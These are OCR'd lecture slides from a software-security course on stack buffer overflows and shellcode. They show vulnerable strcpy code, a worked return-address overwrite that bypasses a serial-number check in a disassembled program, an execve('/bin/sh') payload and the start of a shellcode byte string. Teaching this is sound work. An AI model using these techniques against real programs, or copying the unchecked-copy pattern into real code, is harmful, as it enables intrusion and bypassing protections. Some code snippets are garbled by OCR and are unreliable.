COSC 458-647
Application Software Security

Attacks Using Stack Buffer Overflow
Shellcode

Today

- Background
- Stack buffer overflow
- Shell code
- How to prevent stack buffer overflow


Background

- Many vulnerability of applications are not from their specifications and protocols but from their implementations
  - Weak implementation of passwords
  - Buffer Overflow (can be used to redirect the control flow of a program)
  - Race conditions
  - Bugs in permissions

Background – Buffer overflow

- Typical Attack Scenario:
  - Users enter data into a Web form
  - Web form is sent to server
  - Server writes data to buffer, without checking length of input data
  - Data overflows from buffer
  - Sometimes, overflow can enable an attack
  - Web form attack could be carried out by anyone with an Internet connection

Linux process memory layout



Layout of memory space of a process

- Code and data consist of instructions and initialized , uninitialized global and static data respectively;

- Runtime heap is used for dynamically allocated memory

```
char *mem = (char*) malloc(1000) ;
```

- The stack is used whenever a function call is made.


Layout of stack

- Grows from high-end address to low-end address
  - Buffer grows from low-end address to high-end address.
- Return Address
  - When a function returns, the instructions pointed by it will be executed;
- **Base pointer (ebp)**
  - **Is used to reference to local variables and function parameters.**

Stack example

```
int cal(int a, int b) {
        int c;
        c = a + b;
        return c;
}

int main () {
        int d;
        d = cal(1, 2);
        printf("%d\n", d);
        return;
}
```



What is Buffer Overflow?

- A **buffer overflow**, or **buffer overrun**, is an anomalous condition where a process attempts to store data beyond the boundaries of a fixed-length buffer.
- The result is that the extra data overwrites adjacent memory locations.
  - The overwritten data may include other buffers, variables and program flow data,
  - May result in erratic program behavior, a memory access exception, program termination (a crash), incorrect results or — especially if deliberately caused by a malicious user — a possible breach of system security.
- Most common with C/C++ programs

Stack buffer overflow


- A buffer overflow occurs when too much data is put into the buffer
  - And, (part of) the overflow data “overrides” the return address of the function

- C language and its derivatives(C++) offer many ways to put more data than anticipated into a buffer;


Example

```
int bof() {
  char buffer[8]; // an 8 bytes buffer
  strcpy("buffer, "AAAAAAAAAAAAAAAAAAAA"");
      // copy 20 bytes into buffer. This will cause to the
      // content of "ret" to be overwritten; Namely,
      // the return address will be 0x41414141(AAAA)
  return 1;
}

int main() {
  bof(); // call bof
  printf("end\n"); // will never be executed;
  return 1;
}
```



Buffer Overflow – The idea



- ✓ Inject malicious code into the virtual space of a process;
- ✓ Modify the content of RET to redirect the execution flow to the malicious code.

Another example

- Suppose a web server contains a function:

```
void func(char *str) {
  char buf[128];

  strcpy(buf, str);
  do-something(buf);
}
```

- When the function is invoked the stack looks like:

- What if `*str` is 136 bytes long? After `strcpy`:

Types of Buffer Overflow Attacks


What to put in the attack address?

- Ask yourself this question?
  - If you are an attacker/hacker/cracker to Linux system
  - If you are an network administrator

- How large should my attack code be?
  - Should it be big?
  - Should it be small, and how small?

Example


- Program asks for a serial number that attacker does not know
- Attacker also does not have source code
- Attacker does have the executable (exe)




- Program quits on incorrect serial number

Trial and error

- By trial and error, attacker discovers an apparent buffer overflow





- Note that 0x41 is “A”
- Looks like **ret** overwritten by 2 bytes!
- Was the stack overwritten by 3 bytes?


Trial and error

```
.text:00401000
.text:00401000                 sub     esp, 1Ch
.text:00401003                 push    offset aEnterSerialNum ; "\nEnter Serial Number\n"
.text:00401008                 call    sub_40109F
.text:0040100D                 lea     eax, [esp+20h+var_1C]
.text:00401011                 push    eax
.text:00401012                 push    offset aS       ; "%s"
.text:00401017                 call    sub_401088
.text:0040101C                 push    8
.text:0040101E                 lea     ecx, [esp+2Ch+var_1C]
.text:00401022                 push    offset aS123n456 ; "S123N456"
.text:00401027                 push    ecx
.text:00401028                 call    sub_401050
.text:0040102D                 add     esp, 18h
.text:00401030                 test    eax, eax
.text:00401032                 jnz     short loc_401041
.text:00401034                 push    offset aSerialNumberIs ; "Serial number is correct.\n"
.text:00401039                 call    sub_40109F
.text:0040103E                 add     esp, 4
```

The goal is to exploit a buffer overflow so that the execution flow can be re-directed to **0x00401034.**

Buffer overflow exploit


- Find that 0x401034 is “@^P4” in ASCII ('\0' is 00)



- Byte order is reversed? Why?
  - X86 processors are “little-endian”

Buffer overflow exploit

- Reverse the byte order to “4^P@” (\x34\x10\x40\x00) and…



- Success! We’ve bypassed serial number check by exploiting a buffer overflow
- Overwrote the return address on the stack
- How about you write your own program and test

Shellcode

Shell code

- Shellcode is defined as a *set of instructions* which is injected and then is executed by an exploited program;

- Shellcode is used to directly manipulate registers and the function of a program;

- Most of shellcodes use system call to do malicious behaviours;

- System calls is a set of functions which allow you to access operating system-specific functions such as getting input, producing output, exiting a process;

What do you want to put in attack code?

- Normally, create a shell

```
int main(){
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = 0x0;
  execve(name[0], name, 0x0);
  exit(0);
}
```

```
char shellcode[] =
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
